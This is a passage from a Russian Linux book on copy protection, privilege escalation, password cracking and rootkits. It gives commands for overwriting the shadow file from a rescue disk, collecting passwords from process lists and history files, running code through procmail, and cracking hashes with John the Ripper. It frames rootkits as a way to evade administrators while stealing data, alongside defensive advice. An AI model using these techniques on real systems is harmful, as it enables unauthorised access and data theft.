В этой главе мы поговорим о методах защиты ваших Linux-программ от несанкционированного копирования. На первый взгляд, это звучит несколько странно. Ведь все мы привыкли считать Linux (а кое-кто и Windows) бесплатной операционной системой, не говоря уже о программном обеспечении для этой ОС. Тем не менее, в последнее время появляется все больше и больше коммерческих программ для Linux. Это вполне закономерно — с ростом популярности операционной системы увеличивается количество разработанного программного обеспечения, а далеко не все могут себе позволить работать на чистом энтузиазме.

Как вы думаете, существовала бы организация Open Source, если бы ее сотрудникам не платили зарплату? Может быть, и да — на уровне клуба программистов локального масштаба. Кто же спонсирует деятельность Open Source? Неужели какой-нибудь благотворительный фонд поддержки голодных программистов? Нет, Open Source не последние на рынке информационных технологий *коммерческие* компании. Я не сильно удивлюсь, если к ним через годик-второй присоединится Microsoft. Для чего им это нужно? Для поднятия своего рейтинга, рекламы своих продуктов. Чтобы не создавать дополнительной рекламы этим компаниям, я специально не буду называть их.

Смотрите, как интересно получается: коммерческая компания спонсирует некоммерческую организацию, чтобы та рекламировала ее продукцию. Конечно, Open Source явно никого не рекламирует, но уже тот факт, что некая компания «Рога и копыта» спонсирует эту организацию, является для нее отличной рекламой.

Так вот, если уж такое общество энтузиастов, как Open Source кушать хочет, что уж говорить о нас, простых смертных. Вполне логично, что вы, потратив многие месяцы на разработку своего шедевра, хотите получить за него материальное вознаграждение. Если ваш шедевр не какой-нибудь калькулятор или электронная таблица с замахом на саму Excel, а что-нибудь более серьезное, например, автоматизированная система управления предприятием, значит, есть смысл подумать, стоит ли вам выкладывать исходный код вашего продукта или распространять его бесплатно. Если вы, семь раз подумав, один раз решили, что ваша программа будет востребована и что вам все-таки нужны деньги, нужно позаботиться о защите от несанкционированного копирования вашей программы.

Здесь стоит остановиться и сделать небольшое отступление. В данный момент общественность даже не подозревает о существовании вашей программы. Для привлечения коммерческих пользователей вам потребуется создать демо-версию вашей программы. Что же такое демо-версия? По определению, демо-версия программы предназначена для демонстрации возможностей полной версии программы. По своей природе демо-версии бывают двух типов:

1. Демо-версии, которые «превращаются» в полные версии после какого-нибудь события, например, после ввода серийного номера или помещения в определенный каталог файла-ключа. В эту же группу входят программы, которые позволяют пользователю бесплатно использовать программу на протяжении определенного времени, например, 10 дней. При этом пользователю доступны все функции программы.
2. Демо-версии, которые предназначены только для демонстрации возможностей программы. Эти программы не содержат реального кода, а при вызове какой-нибудь программы пользователь получит сообщение «Эта функция недоступна в демо-версии программы». Телом функции является один оператор — функция, выводящая вышеуказанное сообщение.

Первые программы достаточно удобно использовать пользователю: ввел серийный номер и работаешь. Пользователю не нужно заново выкачивать программу из Internet. Обратите внимание: первая группа — это демо-версии, которые превращаются в полные версии после какого-нибудь события. Этим событием вполне может стать взлом вашей программы.

Взломщику стоит изменить с помощью дизассемблера одну команду в вашей программе, например, `jne Exit` на `jne Start`, и он получит полную версию. А крик, не сомневайтесь, будет выложен на один из бесплатных серверов. В результате чего вы потеряете определенную сумму денег.

Вторая группа программ не содержит реального кода, они являются лишь «муляжами». Ну откроет взломщик в дизассемблере вашу программу, и что он там увидит: один вызов функции, отображающей сообщение «Это демо-версия».

Все сказанное относится не только к Linux-программам, а вообще к разработке всех программ. Можете считать это *первым способом* защиты от взлома — начинать же с чего-то нужно.

Будут взламывать вашу программу или нет, зависит от многих факторов. На покупателя, кроме всех остальных, очень влияет экономический фактор. Предположим, что его вполне устраивают возможности вашей программы, но ему не особо хочется платить. Пусть ваша программа стоит 1000 вечнозеленых. Если зарплата хорошего программиста составляет \$500-600 (это не относится к большим городам — Москве, Санкт-Петербургу) и он взламывает вашу программу раньше, чем за три месяца, взлом будет экономически оправдан. Ведь зарплату ему все равно придется платить, а программа выйдет «на шару».

Теперь подумайте: как этот программист может взломать вашу программу, если в его распоряжении демо-версия второго типа. Правильно, никак. Разве что разработать по принципу черного ящика. При всем этом подразумевается,

что в Сети можно найти только демо-версии вашего шедевра, а нормальные версии и их исходные тексты хранятся за «семью паролями» на компьютере, отключенном от Internet, и вы лично контролируете продажу каждой копии.

Пока число ваших пользователей невелико и у вас только один филиал — это вы сами, этот способ довольно эффективный. Но в скором времени обязательно найдется «энтузиаст», который купит у вас программу, чтобы взломать ее и написать что-то вроде патча или генератора серийного номера.

Чтобы защитить программу, нужно знать, как ее можно взломать. Например, вы знаете, что замок вашего автомобиля для профессионального угонщика — это дело 30 секунд, но вот что ему делать, если вы унесли с собою руль.

Программы под Linux менее защищены от взлома, чем Windows-программы. Дело в корнях операционной системы. Операционная система Unix, родственником которой является ОС Linux, изначально была предназначена для программистов. В ней есть много инструментов как для создания, так и для взлома программного обеспечения. Ведь в этой операционной системе все открыто — доступны исходные тексты ядра, библиотек, драйверов. Взломщик может перекомпилировать любую часть библиотеки или драйвера и использовать это против вас. Вот как получилось — то, что считали благом (открытость), если посмотреть с другой стороны, совсем таковым не является.

Рассмотрим следующий пример. Предположим, что ваша программа защищена серийным номером. Рано или поздно ваша программа сравнит две строки: введенные пользователем серийный номер и правильный серийный номер. Если они совпадут, программа снимет защиту. Для сравнения двух строк вы будете использовать функцию `strcmp()`. Если выразаться предельно точно, то ваша программа будет импортировать эту функцию.

Откуда вы можете быть уверенным в том, что функция `strcmp()` является той функцией, которая вам нужна. Взломщик может переписать библиотечную функцию так:

```
int strcmp(const char *s1, const char*s2);
{
// тело настоящей функции strcmp
// на stderr выводится правильный серийный номер
fprintf(stderr, s1);
fprintf(stderr, s2);
}
```

Потом взломщик перекомпилирует библиотеку или даже просто создаст свой объектный модуль, содержащий одну лишь функцию `strcmp()`. Переопределив переменную окружения `LD_PRELOAD`, он добьется того, что измененный модуль будет загружаться перед модулями, которые импортирует ваша программа. Если функция уже разрешена, то она больше не разрешается, потому что импорт происходит по имени, а не по имени и библиотеке. Даже если функции разрешались бы по имени и по имени библиотеки, ничто не стоит перекомпилировать библиотеку, обладая ее исходным кодом.

Конечно, описанный выше случай — достаточно тривиален: ведь вы можете применить шифрование, например, MD5, и сравнивать уже зашифрованные строки. Но заметьте, что программа была взломана даже без хирургического вмешательства. Точно так же можно переопределить любую функцию, в том числе и функцию шифрования.

Из этой ситуации есть два выхода: или написать свою библиотеку стандартных функций или же просто использовать статическую линковку.

При статической линковке все используемые программой библиотеки будут скомпилированы в один *большой* модуль. Насколько большой — судите сами. Я написал небольшую программку контролирования состояния последовательного порта — ее исходный код около 30 строчек. При динамической линковке исполнимый файл занимал 5 848 байт, а при статической — 466 572 байта. В моем случае размер файла увеличился в 80 раз.

Для статической линковки вашей программы используйте опцию `-static` компилятора `gcc`:

```
gcc -static file.c
```

У этого способа есть масса преимуществ. Представьте — одно дело взламывать программу размером в 5 Кб, а совсем другое, если размер программы в 80 раз больше.

Вы устраняете возможность перехвата библиотечных вызовов — все нужные программе функции находятся в одном модуле. Как следствие повышается производительность программы, конечно, если размеры модуля не превышают допустимых размеров памяти.

Ваша программа становится независимой от среды исполнения. Ей уже больше не нужны никакие библиотеки. А это очень удобно, поскольку на фоне различных версий библиотек часто возникают проблемы — программе нужна одна версия библиотек (как правило, более новая), а у пользователя установлена другая.

Однако не слишком радуйтесь. Существуют средства (`Rpat`) определения сигнатур библиотек — ваши библиотеки будут опознаны.

В принципе это вполне допустимый метод, ведь у взломщика может просто не хватить терпения или же повлияет психологический фактор: «Как я взломаю программу размером в 10 МБ?». Но, с другой стороны, статическая линковка не остановит настоящего профессионала, а только лишь немного затруднит его работу.

Что еще, кроме исходного кода, может использовать взломщик? Это дизассемблеры и отладчики. Примером дизассемблера может послужить `ndisasm`, а классическим отладчиком является `GDB`. Можно также использовать программу `objdump`, которая использует библиотеку манипуляции с бинарными файлами `BFD` (`GDB` ее тоже использует).

Против этой напасти, в принципе, тоже может помочь статическая линковка. Но можно еще использовать программы `elf_compat` и `strip`. Программа `strip` удаляет из объектного файла таблицу имен и информации о номерах строк. После этого программа не допускает символьной отладки. Но все это довольно несерьезно, хотя позволяет несколько уменьшить размер программы.

Довольно мощным, но простым в реализации средством является использование системного вызова `ptrace()`. Его синтаксис имеет следующий вид:

```
int ptrace (request, pid, addr, data)
int request, pid, addr, data;
```

Системный вызов `ptrace` используется для управления процессом и считывания из него информации. Обычно он используется отладчиками для пошагового исполнения программы, установки точек останова и прочего исследования процесса. Под SVR4 этот системный вызов был заменен файловой системой `/proc`. Вы можете открыть файл интересующего вас процесса и совершить нужную вам операцию по управлению процессом или получению информации от ядра.

Программа может читать и записывать данные в адресное пространство процесса через файловый дескриптор в файловую систему `/proc`. Другими словами, взломщик получает доступ к адресному пространству вашей программы посредством файловой системы `/proc`. Например, файл `maps` — это карта выделенной процессу виртуальной памяти, а файл `mem` — это отображение памяти. Не нужно быть гением, чтобы, используя функцию `seek()`, перейти на нужное место в этом файле и снять дамп памяти всей вашей программы или же просто записать что-нибудь в адресное пространство.

Вызов `ptrace()` можно использовать для трассирования самого себя — если он неудачен, значит, вас трассируют и нужно завершить работу программы.

Вам кажется, что защитить свою программу невозможно? Все-таки существует один способ, который окажется не по зубам взломщику (правда, смотря какому). Как вы относитесь к написанию собственного загрузчика ELF-файлов (ELF-файл — это исполнимый формат Linux-программ). Полный бред? Почему же, можно взять исходный код загрузчика (файл `binfmt_elf.c`) и немного изменить его. Откуда взломщик будет знать, что именно вы изменили? Вот только здесь возникают определенные проблемы с воплощением этого способа в жизнь.

Во-первых, нужно предусмотреть, чтобы кроме ваших файлов могли запускаться обыкновенные ELF-файлы. Во-вторых, это довольно сложно и велика вероятность ошибки. Если ошибка пользовательской программы никак не отразится на здоровье системы, то ошибка ядра может привести к непредсказуемым последствиям. В-третьих, это сложность установки такой программы на компьютере пользователя. В-четвертых, вам придется написать несколько загрузчиков для разных версий ядер и постоянно поддерживать их, то есть следить за выпуском новых версий ядра и писать код под эти версии. Но если вы действительно хотите, чтобы вашу программу никто не взломал, это самый лучший вариант.

Получение полномочий root. Взлом паролей

31.1. Получение полномочий root

Вот сейчас мы разберемся, как можно получить привилегии администратора. Ясное дело, что, получив эти самые привилегии, мы сможем делать все, что угодно. Итак, рассмотрим слабые места в системе безопасности:

1. Системные файлы с паролями.
2. Ввод паролей через командную строку.
3. Группы пользователей.
4. Системные группы пользователей.
5. Программа `sudo` и ее взаимодействие с другими программами.

31.1.1. Системные файлы с паролями

Системные файлы с паролями часто являются очень слабым местом в защите системы. Если пароли, хранящиеся в файле `/etc/shadow`, зашифрованы, и к файлу `/etc/shadow` никто не имеет права доступа, кроме пользователя `root`, становится ясным, что все попытки получить пароли из этого файла — тщетная трата времени.

Лучше обратим наше внимание на файлы паролей PPP-соединений и пароли программы `smbprint`. Остановимся подробнее на каждом файле.

Существует два способа настройки входящего PPP-соединения: в первом случае будут использованы пароли из файла `/etc/shadow`, а во втором — из файла `/etc/ppp/ppp-secrets`. Второй способ очень опасен, поскольку пароли в этом файле хранятся в открытом виде. Вот пример этого файла:

```
den      192.168.1.1  "password"      *
victor   192.168.1.1  "123456789"    *
```


Как вы видите, пароли видны невооруженным взглядом. Почему же провайдеры сознательно идут на такое? Да потому что второй способ позволяет использовать отдельные имена и пароли для почты и для регистрации в системе по PPP. Для почты используются пароли из файла `/etc/shadow`, а для PPP — из файла `ppp-secrets`.

Как получить эти пароли? Существует много способов. Самый простой — это загрузиться с системной дискеты Linux, обладающей собственной файловой системой. Затем подмонтировать файловую систему взламываемого компьютера. Все файлы, в том числе и `ppp-secrets` и `shadow`, будут вам доступны. Я согласен, что этот способ имеет много недостатков. Самый большой из них — это необходимость в физическом доступе к компьютеру.

Я уже второй раз предлагаю использовать этот способ, но еще ни разу не написал, как его реализовать. В отличие от Windows, загрузочный диск Linux состоит из двух дисков — `boot` и `root`. На первом находится загрузчик LILO и ядро операционной системы. На втором — необходимые для функционирования системы утилиты — корневая файловая система.

Можно создать комбинированный `boot/root` диск, но тогда на нем не поместятся все нужные нам программы. Данные диски можно создавать вручную, но я предпочитаю пойти по пути наименьшего сопротивления, чтобы сэкономить время. Нам понадобится загрузочный CD-диск какого-нибудь дистрибутива, например, Red Hat Linux. В каталоге `/mnt/cdrom/images` вы найдете образ `rescue.img` — это и есть образ `root`-диска. В качестве `boot`-диска можно использовать сам загрузочный CD.

Запишем образ `root`-диска на дискету (все это делается на своей машине):

```
# dd if=/mnt/cdrom/images/rescue.img of=/dev/fd0 bs=72k
20+0 входных записей
20+0 выходных записей
```

Проверим наш загрузочный комплект. Загрузитесь с CD, и в ответ на приглашение `boot` введите `rescue`. После загрузки ядро попросит вас вставить `root`-диск. Вставьте его и немного подождите. Все необходимые вам программы будут помещены в каталог `/bin`.

После этого можно создать еще одну дискету и записать на нее необходимые вам программы. Теперь подойдите к взламываемой машине, загрузитесь с CD и вставьте `root`-диск. Когда система загрузится, нужно примонтировать файловую систему взламываемого компьютера:

```
mkdir /mnt/hdd
mount /dev/hdaN /mnt/hdd
```

Параметр `/dev/hdaN` нужно заменить именем раздела, на котором установлена корневая файловая система. После этого подмонтируем дискету, на которую мы записали свои файлы `passwd`, `group` и `shadow`. Вы уже догадались, что нужно сделать после этого? Правильно, скопировать эти файлы:

```
mount -t ext2 /dev/fd0 /mnt/floppy
cp /mnt/floppy/* /mnt/hdd/etc
```

После этого нужно загрузить взломанный компьютер. А уж свой пароль вы знаете!

Иногда файлам `.config` в каталоге `/var/spool/lp` предоставляются права чтения всеми пользователями. Этим можно воспользоваться — в этих файлах вы можете найти заветные пароли.

31.1.2. Ввод паролей через командную строку

Некоторые программы позволяют вводить пароль в командной строке, например, программы `smbmount`, `mysqladmin`, иногда `mount` и другие программы. Обычно пароль разрешается указывать с помощью параметра `-p`:

```
<имя программы> -p 12345678
```

Как вы догадались, `12345678` — это пароль. Как мы можем узнать пароль, введенный в командной строке другим пользователем? Очень просто. Программа `ps` отображает запущенные программы вместе с переданными им параметрами. Мы можем просмотреть как программы определенного пользователя, так и все запущенные процессы.

Второй способ заключается в исследовании файловой системы `/proc`, которая предоставляет информацию о запущенных процессах. Среди этой информации можно найти и переданные процессу параметры.

Иногда программы перезаписывают параметры командной строки — зашифровывают пароли, поэтому первые два способа не подойдут. Но есть выход из этого положения. Командные интерпретаторы ведут протоколирование введенных команд — так называемые `history`-файлы. Мы можем скопировать данный файл пользователя и просмотреть вводимые им команды — пароли, если он вводил их в командной строке, будут видны невооруженным глазом. Правда, есть одно но: этот пользователь должен входить в одну с нами группу — иначе мы не сможем получить доступ к его домашнему каталогу.

Как же выйти из этого положения? Нужно создавать отдельную группу для каждого пользователя. Тогда пользователь окажется единственным членом группы и никто (кроме `root`) не сможет получить доступ к его каталогу. Если же есть необходимость совместной работы над файлами и, как следствие, нельзя обойтись без создания групп, нужно запретить чтение (и запись) `history`-файла всем, кроме его владельца.

Самым правильным решением будет отказ от ввода паролей в командной строке. Вводите пароль через `stdin` — ведь если вы не укажете параметр `-p` вместе с паролем, программа все равно запросит у вас пароль, если это нужно.

31.1.3. Группы пользователей

Если разрешен полный доступ к каталогу пользователя, входящего в одну с вами группу, вы можете путем изменения файлов `.procmailrc` и `.rhosts` скомпрометировать учетную запись пользователя. С помощью последнего файла можно обеспечить доступ к этой учетной записи удаленным машинам, с помощью первого файла можно выполнить любую программу от имени этого пользователя. Например, добавив в этот файл правило:

```
:0
* ^Subject.*Privet
| echo "Privet"
```

вы добьетесь следующего: если пользователь получит сообщение по e-mail, в поле `Subject` которого будет указано слово `Privet`, будет выполнена команда `echo «Privet»`. Вы же можете указать любую другую команду.

Кроме того, вы также можете изменить другие файлы, например, `.bash_profile` — в нем содержатся команды, которые будут выполнены при регистрации пользователя.

31.1.4. Системные группы пользователей

Во многих системах есть системные группы пользователей. Например, *floppy*, *disk*, *lp*, *kmem* и другие. Если есть необходимость выполнения определенного действия, например, прямой работы с диском, целесообразно добавить пользователя в группу *disk*, а не изменять имя владельца устройства.

Взломав учетную запись пользователя группы *disk*, вы можете с помощью утилиты `dump` скопировать все содержимое винчестера в какой-нибудь каталог или файл (в Linux нет разницы между файлом и каталогом). После этого вы получите доступ к файлу `shadow` в обход прав доступа, так как уже вы и только вы являетесь владельцем большого файла — дампа винчестера.

Как защитить систему? Единственным правильным выходом из этой ситуации является использование программы `sudo`, но и здесь есть свои подводные камни, о которых мы поговорим немного позже.

В некоторых системах есть специальная группа *wheel*. В таких системах использовать команду `su` разрешается только членам этой группы.

31.1.5. Программа `sudo` и ее взаимодействие с другими программами

Программа `sudo` является стандартным средством расширения полномочий пользователей. С помощью программы `sudo` пользователи, входящие в группу *wheel*, могут выполнять привилегированные операции, для выполнения которых нужны права пользователя `root`.

Программу `sudo` можно использовать для расширения своих полномочий. Например, программа `passwd` используется для изменения пароля пользователя. Чтобы немного разгрузить администратора, программу `passwd` разрешается использовать обыкновенным пользователям. Так как изменить пароль может только пользователь `root`, программа должна использовать программу `sudo` для получения прав администратора.

Получается, что помощник администратора может изменить пароль любого пользователя, в том числе пользователя `root`. Но он же помощник администратора! Совсем необязательно, чтобы сам помощник изменил пароль — ему может кто-то помочь, воспользовавшись его учетной записью. Например, если вы взламываете учетную запись помощника, вы сможете добраться до учетной записи `root`, изменив пароль.

Пользователи могут получить доступ к конфигурационным файлам. Например, для изменения расписания демона `crond` нужно использовать команду `crontab -e -u <имя_пользователя>`. После этого запустится редактор, указанный в переменной окружения `VISUAL` или `EDITOR`. Вы можете указать любую программу в качестве значения этих переменных.

Очень часто редакторы позволяют временно выходить в командный интерпретатор — вызывать оболочку. Если вы вызовете оболочку, вы получите права пользователя `root`, поскольку программа `crontab` вызвала утилиту `sudo`, разрешив вам редактировать системные файлы. Вы ведь можете редактировать не только файл `crontab`, а любой файл, например, `/etc/shadow`. Ради справедливости нужно заметить, что ошибка, описанная здесь, давно всем известна и в современных дистрибутивах исправлена. При использовании параметра `-u` выводится сообщение, что данный параметр имеют право использовать только привилегированные пользователи, а файл `/etc/shadow` оказывается недоступным для чтения.

31.2. Взлом паролей

Прежде чем приступить к взлому паролей, нужно разобраться, как система работает с паролями.

Система хранит различную информацию о пользователе:

- `username`имя пользователя, то есть логин.
- `uid (User ID)`идентификатор пользователя. `UID` — индивидуальный номер пользователя. Система обычно работает с номерами, а не с именами.
- `group`группа, в которую входит пользователь.
- `password`пароль.
- `full name`реальное имя пользователя, например `Ivan Ivanov`.
- `home dir`домашний каталог пользователя.
- `login shell`оболочка пользователя. Программа-оболочка запускается при входе пользователя в систему.

Вся эта информация хранится в файле `/etc/passwd` в виде:

```
username:password:UID:GID:full_name:home_dir:login_shell
```

Пример фрагмента файла `/etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
den:x:500:500:den:/home/den:/bin/bash
evg:x:501:501:~/home/evg:/bin/bash
```

Обычно используются теньевые пароли, и вместо пароля в файле `/etc/passwd` стоит `x`, а сам пароль хранится в файле `/etc/shadow`, естественно, в зашифрованном виде. Применение теньевых паролей оправдывает себя с точки зрения безопасности. Обычно к файлу `/etc/passwd` разрешен доступ в режиме «только чтение» всем пользователям. К файлу `/etc/shadow` обычный пользователь не имеет даже такого доступа.

Сейчас мы предполагаем, что нам нужно взломать старое ископаемое — систему без теньевых паролей, а о них мы поговорим позже.

В первых версиях Linux использовался алгоритм шифрования паролей `rot13`. Данный алгоритм сдвигает символы пароля на 13 позиций по алфавиту, например:

```
a -> n
b -> o
...
z -> m
```

После шифрования слова *world* мы получим слово *jbeys*. Данный алгоритм обладал существенными недостатками, самым большим из них является то, что можно легко восстановить исходный пароль. Это можно сделать в голове без какой-нибудь программы, единственное условие — знание алфавита. Поэтому от алгоритма `rot13` вскоре отказались.

Алгоритм `rot13` был заменен алгоритмом `DES` (или тройной `DES` — `3DES`). Давайте разберемся, как работает этот алгоритм.

Для шифрования с помощью алгоритма `DES` используется системный вызов `crypt(3)`. Ключ шифра есть не что иное, как введенный пользователем пароль, а зашифровывается пустая строка. Ядро шифрования (`salt`) — это двухсимвольная строка, произвольно выбираемая из множества `a-zA-Z0-9./`. Использование `salt` увеличивает количество вариантов шифрования пароля в 4096 раз. В результате получается строка из 13 символов, а первые два являются ядром (`salt`).

Стоит заметить, что пароль пользователя ограничен восемью символами и младшие 7 бит каждого пользовательского байта используются для генерации 56-битного ключа. Пространство ключей состоит из $7.2e16$ (2^{56}) значе-

ний. Программы перебора паролей, например, Stacc, используют далеко не все это пространство, ограничиваясь лишь теми, которые наиболее часто используются пользователями.

Алгоритм DES разработан правительственной структурой США, поэтому его распространение за пределами США запрещено.

В более новых системах, а также в системах, используемых за пределами США, алгоритм DES был заменен алгоритмом MD5, который, по сути, является алгоритмом хеширования, а не шифрования, но успешно используется для шифрования паролей. Его основные преимущества:

1. Неограниченная длина пароля.
2. Длина зашифрованного пароля не ограничена 13-ю символами. Вот результат использования MD5: \$1\$EF1NJq3p\$V0SdSaK77WQ.DqfpEISmF0. Как вы видите, кроме символов a-zA-Z0-9./ используются другие символы.
3. Нет ограничения на распространение алгоритма.

Следующая PHP-программа зашифровывает пароль Hbrt1Yu78 и выводит результат на экран:

```
<?
$Pswd = md5("Hbrt1Yu78");
echo "$Pswd";
?>
```

Мы уже знаем достаточно о паролях в Linux, поэтому можно попытаться декодировать файл /etc/passwd. Еще раз напомним, что мы сейчас рассматриваем вариант без применения теневых паролей.

Существуют два основных метода подбора паролей: перебор по словарю или метод грубой силы (brute force). В первом случае нам понадобится копия файла /etc/passwd. Мы запустим программу, которая будет подбирать пароль по словарю. Алгоритм работы такой программы очень прост:

1. Определить зашифрованный пароль (он берется из файла passwd).
2. Взять слово из словаря.
3. Зашифровать его.
4. Если зашифрованное слово совпадает с зашифрованным паролем, то вывести слово на экран и завершить работу. В противном случае перейти к пункту 2.
5. Повторять пп 2...4, пока не будет достигнут конец файла словаря.

Метод грубой силы не требует копии файла паролей и может использоваться даже для теневых паролей. Мы выбираем какого-нибудь пользователя, например, root, и начинаем угадывать пароль. В качестве первого пароля возьмем аааа, второго — аааb, третьего — ааас и так далее. Данный способ более надежен, чем атака по словарю, потому что рано или поздно мы найдем такую комбинацию символов, которая будет паролем. Но в то же время обладает существенными недостатками:

- Нужно очень много времени.
- Попытки подбора пароля «светятся» в системном журнале:

```
Jan 31 17:17:32 localhost kde (pam_unix) [1025]: authentication failure; logname= uid=500 euid=0 tty=:0 ruser= rhost= user=den
Jan 31 17:18:25 localhost login[573]: FAILED LOGIN 1 FROM (null) FOR root, Authentication failure
```

К тому же некоторые системы могут быть настроены так, что при определенном количестве некорректных попыток регистрации учетная запись будет заблокирована. Но, как правило, учетная запись root никогда не блокируется.

Для взлома паролей нам понадобятся две программы **Crack** и **John the Ripper**. Обе эти программы используются для атаки по словарю.

Программу **Crack** можно загрузить по адресу <http://www.users.dircon.co.uk/~crypto/index.html>. Нужно копировать самую последнюю версию, чтобы у вас не было проблем при сборке программы — более ранние версии по умолчанию используют алгоритм DES, а для использования MD5 нужно делать изменения в дистрибутивных файлах.

Для компиляции программы выполните команду `./Crack -makeonly`, а для сборки словарей — `./Crack -makedict`. Чтобы взломать только что украденный (простите, скопированный) файл `passwd`, введите команду `./Crack passwd`.

Если у вас используются теньевые пароли, то для работы **Crack** нужно использовать сценарий `shadmrg.sv`, который находится в каталоге `scripts: scripts/shadmrg.sv > passwd.txt`. Затем файл `passwd.txt` нужно «скормить» программе **Crack**.



Примечание

Для выполнения сценария `shadmrg.sv` вам нужны права администратора.

Если у вас используется **NIS** (Network Information Service), то для получения файла паролей введите команду `upcat passwd > passwd.txt`. Затем файл `passwd.txt` нужно передать программе **Crack**.

Программа **Crack** работает в фоновом режиме, результаты своей работы она выводит в специальный файл в каталоге `/tmp`. Имя этого файла выводится при запуске программы (до перехода в фоновый режим):

```
Crack: launching: cracker -kill run/Klocalhost.1645
Done
```

В моем случае используется файл `Klocalhost.1645`. Программа **Crack** занимает очень много процессорного времени, поэтому рекомендуется запускать ее с указанием параметра `nice`, определяющего приоритет — иначе работать в системе становится практически невозможно.

Программа **Crack** может использовать несколько компьютеров для подбора паролей. Об этой возможности вы можете прочитать в документации к программе.

Программа **John the Ripper** обладает весомыми преимуществами по сравнению с **Crack**:

1. Может взламывать пароли двойной длины.
2. «Понимает» алгоритмы DES, 3DES, Blowfish и MD5.
3. Вместо вызова `crypt(3)` использует свои методы.
4. Позволяет приостановить процесс взлома, сохранить его в файл и продолжить в удобное для вас время.
5. Можно перезапустить сеанс работы.
6. Позволяет определить набор проверяемых слов.

Загрузить программу можно по адресу <http://www.openwall.com/john>. Для установки программы распакуйте ее в каталог `/usr/src`, перейдите в него, затем выполните команду `make linux-x86-any-elf`. После этого будет создан каталог `gun`, который содержит все необходимые для работы программы файлы, в том числе и саму программу — `gun/john`.

Взломаем копию файла `passwd`:

```
cp /etc/passwd passwd.txt
john passwd.txt
```

А что делать, если используются теньевые пароли? Тогда нужно использовать программу `unshadow`, входящую в состав пакета **John the Ripper**:

```
unshadow /etc/passwd /etc/shadow > passwd.txt
```



Примечание

Так как право на чтение файла `shadow` имеет только пользователь `root`, для выполнения программы `unshadow` вы также должны обладать правами суперпользователя.

Следующий наш пункт предназначен для администраторов: вы узнаете, как можно ограничить действия пользователей, в т.ч. пользователя `root`, так, чтобы они не причинили вред системе.

31.3. Ограничение прав пользователей

Иногда пользователи жалуются, что администраторы сильно «урезают» их права. Однако делается это с благой целью — обеспечить здоровье системы. Например, представим, что пользователь-вредитель Пупкин запустит такой сценарий:

```
#!/bin/bash
# Сценарий loop
echo "Бесконечный цикл"
./loop
```


Этот сценарий выводит строку «Бесконечный цикл», а потом запускает самого себя. Получается что-то наподобие прямой рекурсии. Рано или поздно такой сценарий использует все системные ресурсы, и при запуске полезного процесса вы получите сообщение:

```
Unable to fork
```

То есть невозможно создать процесс. Этого можно легко избежать, если вы определите параметр `nproc` в файле `/etc/security/limits.conf`. В файле `limits.conf` определяются ограничения ресурсов системы для пользователя или группы пользователей. Формат файла таков:

```
<domain> <type> <item> <value>
```

Первое поле (`domain`) может содержать:

- Имя пользователя.
- Имя группы. Перед именем группы нужно указать символ «@».
- Символ «*». Данное ограничение будет ограничением по умолчанию.

Второе поле — это тип ограничения: мягкое (`soft`) или жесткое (`hard`). Мягкое ограничение определяет число системных ресурсов, которое пользователь все еще может превысить, жесткое ограничение превысить невозможно. При попытке сделать это пользователь получит сообщение об ошибке.

Элементом ограничения (`item`) может быть:

```
core ..... ограничение размера файла core (Кб);
data ..... максимальный размер данных (Кб);
fsize ..... максимальный размер файла (Кб);
memlock .... максимальное заблокированное адресное пространство (Кб);
nofile ..... максимальное число открытых файлов;
stack ..... максимальный размер стека (Кб);
cpu ..... максимальное время процессора (минуты);
nproc ..... максимальное число процессов;
as ..... ограничение адресного пространства;
maxlogins ... максимальное число одновременных регистраций в системе;
locks ..... максимальное число файлов блокировки.
```

Рассмотрим несколько примеров. Например, нам нужно установить максимальное число процессов для пользователя `user`. Это можно сделать с помощью таких записей

```
user soft nproc 50
user hard nproc 60
```

Первая строка определяет мягкое ограничение (равное 50), а вторая — жесткое.

Допустим, у нас есть группы `dialup1` и `dialup2`. В каждую группу входят 30 пользователей. У нас есть всего 30 входящих линий, поэтому нужно обеспе-

чить одновременную работу не более 15 пользователей из каждой группы. Это делается так:

```
@dialup1 - maxlogins 14
@dialup2 - maxlogins 14
```

В первом и втором случае из каждой группы пользователей одновременно работать смогут не более 15 (maxlogins 14 — отсчет начинается с нуля). При регистрации шестнадцатый пользователь увидит сообщение:

```
Too many logins for 'dialup1'
```

Иногда бывает полезным ограничить самого себя, то есть пользователя root. Рассмотрим, как это сделать. В файле `/etc/securetty`, который уже упоминался выше, указываются терминалы и виртуальные консоли, из которых может регистрироваться пользователь root. Я рекомендую вообще запретить регистрацию пользователя root из консоли. Для этого удалите (или закомментируйте) все строки в файле `securetty`. Если вам будут нужны максимальные привилегии, используйте команду `su` (super user). После ввода этой команды программа запросит у вас пароль пользователя root, и если пароль правилен, вы получите привилегии пользователя root.

Существует также специальная система под названием LIDS, которая позволяет запретить или ограничить доступ пользователя root к файлам, интерфейсам, памяти, блочным устройствам. Саму систему LIDS не так-то просто отключить, и пароль пользователя root в этом не поможет. Подробную информацию о настройке и использовании системы LIDS вы можете прочитать в моей книге «Linux-сервер своими руками».

Технология взлома ядра системы

Предположим, что вы каким-то образом получили права пользователя root. Что делать дальше? Первым делом нужно обезопасить свое пребывание в этой системе. Первым делом! Зачем? Чтобы потом вы могли еще раз проникнуть в систему, чтобы вас не заметил администратор во время копирования финансового отчета предприятия.

Самый простой способ — это заменить некоторые стандартные программы, например, `ls`, `find`, `netstat`, `passwd`, `userdel`, `ps` и другие. Изменить их нужно так, чтобы они скрывали ваше присутствие в системе. Например, программа `ls` будет скрывать ваши файлы, а `ps` — запущенные вами процессы.

Ясное дело, что не нужно начинать писать их во взломанной системе — их нужно подготовить заблаговременно. Если вам лень писать эти программы, можете воспользоваться специальным набором — **Rootkit**. Однако перед внедрением этого набора в систему нужно внимательно просмотреть исходный код всех программ набора — чтобы понять, как они работают (с этим набором не поставляется map-страниц).

Внедрение **Rootkit** не может дать стопроцентной уверенности в том, что администратор не заметит ваше присутствие — ему достаточно применить средство контроля целостности файлов. Данное средство, обнаружив что-то неладное, сообщит администратору. Он восстановит оригинальные двоичные файлы, закрыв тем самым все потайные двери в систему. В этом случае все ваши старания окажутся тщетными.



«Примечание»

Данное примечание предназначено для администратора. Вы хотите установить средство контроля целостности файлов, но не знаете, какое выбрать? Я рекомендую использовать средства **Chkrootkit** (<http://www.chkrootkit.org>) и **Rkdet** (<http://www.varcouver-webpages.com/rkdet/>). Программа **Rkdet** отслеживает в режиме демона изменения двоичных файлов и в случае изменения какой-нибудь программы отправит вам сообщение на e-mail или мобильный телефон.

